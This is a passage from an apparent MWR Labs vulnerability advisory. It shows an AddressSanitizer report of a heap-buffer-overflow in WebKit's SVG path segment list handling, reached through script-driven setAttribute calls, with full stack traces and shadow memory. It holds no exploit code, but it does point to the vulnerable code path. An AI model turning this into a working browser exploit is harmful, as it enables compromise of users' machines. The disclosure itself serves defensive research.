(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0xd
01f6e)
    #33 0x1c8d01373 in
WebKit::WebResourceLoader::didReceiveWebResourceLoaderMessage(IPC::Connection&,
IPC::Decoder&)
```

```
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0xd01373)
    #34 0x1c8391b80 in
WebKit::NetworkProcessConnection::didReceiveMessage(IPC::Connection&, IPC::Decoder&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0x391b80)
    #35 0x1c81422be in IPC::Connection::dispatchMessage(std::__1::unique_ptr<IPC::Decoder,
std::__1::default_delete<IPC::Decoder> >)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0x1422be)
    #36 0x1c814c056 in IPC::Connection::dispatchOneMessage()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0x14c056)
    #37 0x1de77fdc7 in WTF::RunLoop::performWork()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x1ff8dc7)
    #38 0x1de7807d6 in WTF::RunLoop::performWork(void*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x1ff97d6)
    #39 0x7fff51ad6720 in __CFRUNLOOP_IS_CALLING_OUT_TO_A_SOURCE0_PERFORM_FUNCTION__
(/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation:x86_64h+0xa3720)
    #40 0x7fff51b900ab in __CFRunLoopDoSource0
(/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation:x86_64h+0x15d0ab)
    #41 0x7fff51ab925f in __CFRunLoopDoSources0
(/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation:x86_64h+0x8625f)
    #42 0x7fff51ab86dc in __CFRunLoopRun
(/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation:x86_64h+0x856dc)
    #43 0x7fff51ab7f42 in CFRunLoopRunSpecific
(/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation:x86_64h+0x84f42)
    #44 0x7fff50dcfe25 in RunCurrentEventLoopInMode
(/System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Versions/A/HIToolbox:x86_64+0x2fe25)
    #45 0x7fff50dcfb95 in ReceiveNextEventCommon
(/System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Versions/A/HIToolbox:x86_64+0x2fb95)
    #46 0x7fff50dcf913 in _BlockUntilNextEventMatchingListInModeWithFilter
(/System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Versions/A/HIToolbox:x86_64+0x2f913)
    #47 0x7fff4f09af5e in _DPSNextEvent
(/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:x86_64+0x41f5e)
    #48 0x7fff4f830b4b in -[NSApplication(NSEvent)
_nextEventMatchingEventMask:untilDate:inMode:dequeue:]
(/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:x86_64+0x7d7b4b)
```

```
    #49 0x7fff4f08fd6c in -[NSApplication run]
(/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:x86_64+0x36d6c)
    #50 0x7fff4f05ef19 in NSApplicationMain
(/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:x86_64+0x5f19)
    #51 0x7fff7969c42e in _xpc_objc_main (/usr/lib/system/libxpc.dylib:x86_64+0x1042e)
    #52 0x7fff7969b081 in xpc_main (/usr/lib/system/libxpc.dylib:x86_64+0xf081)
    #53 0x10a4824f6 in main
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/XPCServices/com.a
pple.WebKit.WebContent.xpc/Contents/MacOS/com.apple.WebKit.WebContent.Development:x86_64+0x
1000014f6)
    #54 0x7fff793cf114 in start (/usr/lib/system/libdyld.dylib:x86_64+0x1114)


0x61200006ea38 is located 8 bytes to the left of 304-byte region
[0x61200006ea40,0x61200006eb70)
allocated by thread T0 here:
    #0 0x1cbcd5a3c in __sanitizer_mz_malloc
(/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/cla
ng/9.0.0/lib/darwin/libclang_rt.asan_osx_dynamic.dylib:x86_64h+0x59a3c)
    #1 0x7fff79577200 in malloc_zone_malloc
(/usr/lib/system/libsystem_malloc.dylib:x86_64+0x2200)
    #2 0x1de7da304 in bmalloc::DebugHeap::malloc(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x2053304)
    #3 0x1de7d85bd in bmalloc::Allocator::allocateSlowCase(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x20515bd)
    #4 0x1de74659b in bmalloc::Allocator::allocate(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x1fbf59b)
    #5 0x1de745aaa in WTF::fastMalloc(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x1fbeaaa)
    #6 0x1cd622598 in WTF::FastMalloc::malloc(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x7598)
    #7 0x1ce84425e in WTF::VectorBufferBase<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, WTF::FastMalloc>::allocateBuffer(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x122925e)
    #8 0x1ce844853 in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::reserveCapacity(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x1229853)
    #9 0x1d0f6c4c4 in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::operator=(WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
```

```
WTF::FastMalloc> const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x39514c4)
    #10 0x1d0f6758e in
WebCore::SVGPathSegListValues::operator=(WebCore::SVGPathSegListValues const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x394c58e)
    #11 0x1d0f672af in WebCore::SVGPathElement::svgAttributeChanged(WebCore::QualifiedName
const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x394c2af)
    #12 0x1cf8c088d in WebCore::Element::didAddAttribute(WebCore::QualifiedName const&,
WTF::AtomicString const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x22a588d)
    #13 0x1cf8c0686 in WebCore::Element::addAttributeInternal(WebCore::QualifiedName
const&, WTF::AtomicString const&, WebCore::Element::SynchronizationOfLazyAttribute)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x22a5686)
    #14 0x1cf8b8cf2 in WebCore::Element::setAttributeInternal(unsigned int,
WebCore::QualifiedName const&, WTF::AtomicString const&,
WebCore::Element::SynchronizationOfLazyAttribute)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x229dcf2)
    #15 0x1cf8b8ab5 in WebCore::Element::setAttribute(WTF::AtomicString const&,
WTF::AtomicString const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x229dab5)
    #16 0x1cdef4377 in WebCore::jsElementPrototypeFunctionSetAttributeBody(JSC::ExecState*,
WebCore::JSElement*, JSC::ThrowScope&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x8d9377)
    #17 0x1cdee2c17 in long long
WebCore::IDLOperation<WebCore::JSElement>::call<&(WebCore::jsElementPrototypeFunctionSetAtt
ributeBody(JSC::ExecState*, WebCore::JSElement*, JSC::ThrowScope&)),
(WebCore::CastedThisErrorBehavior)0>(JSC::ExecState&, char const*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x8c7c17)
    #18 0x5d61e2601177  (<unknown module>)
    #19 0x1dc7904c6 in llint_entry
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x94c6)
    #20 0x1dc78914f in vmEntryToJavaScript
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x214f)
    #21 0x1ddc06175 in JSC::JITCode::execute(JSC::VM*, JSC::ProtoCallFrame*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x147f175)
```

```
    #22 0x1ddb82ca6 in JSC::Interpreter::executeProgram(JSC::SourceCode const&,
JSC::ExecState*, JSC::JSObject*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x13fbca6)
    #23 0x1de05be60 in JSC::evaluate(JSC::ExecState*, JSC::SourceCode const&, JSC::JSValue,
WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x18d4e60)
    #24 0x1de05c0dd in JSC::profiledEvaluate(JSC::ExecState*, JSC::ProfilingReason,
JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x18d50dd)
    #25 0x1cf332370 in WebCore::JSMainThreadExecState::profiledEvaluate(JSC::ExecState*,
JSC::ProfilingReason, JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x1d17370)
    #26 0x1cf331e9c in WebCore::ScriptController::evaluateInWorld(WebCore::ScriptSourceCode
const&, WebCore::DOMWrapperWorld&, WebCore::ExceptionDetails*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x1d16e9c)
    #27 0x1cf97ae01 in
WebCore::ScriptElement::executeClassicScript(WebCore::ScriptSourceCode const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x235fe01)
    #28 0x1cf977ed2 in WebCore::ScriptElement::prepareScript(WTF::TextPosition const&,
WebCore::ScriptElement::LegacyTypeSupport)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x235ced2)
    #29 0x1cfd9c7c4 in WebCore::HTMLScriptRunner::runScript(WebCore::ScriptElement&,
WTF::TextPosition const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x27817c4)


SUMMARY: AddressSanitizer: heap-buffer-overflow
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961d47) in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::remove(unsigned long)
Shadow bytes around the buggy address:
  0x1c240000dcf0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x1c240000dd00: fd fd fd fd fd fd fd fd fd fd fa fa fa fa fa fa
  0x1c240000dd10: fa fa fa fa fa fa fa fa fd fd fd fd fd fd fd fd
  0x1c240000dd20: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x1c240000dd30: fd fd fd fd fd fd fd fd fd fd fa fa fa fa fa fa
=>0x1c240000dd40: fa fa fa fa fa fa fa[fa]00 00 00 00 00 00 00 00
  0x1c240000dd50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1c240000dd60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fa fa
  0x1c240000dd70: fa fa fa fa fa fa fa fa fd fd fd fd fd fd fd fd
```

```
  0x1c240000dd80: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x1c240000dd90: fd fd fd fd fd fd fd fd fd fd fd fd fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==1023==ABORTING
```

labs.mwrinfosecurity.com

Follow us: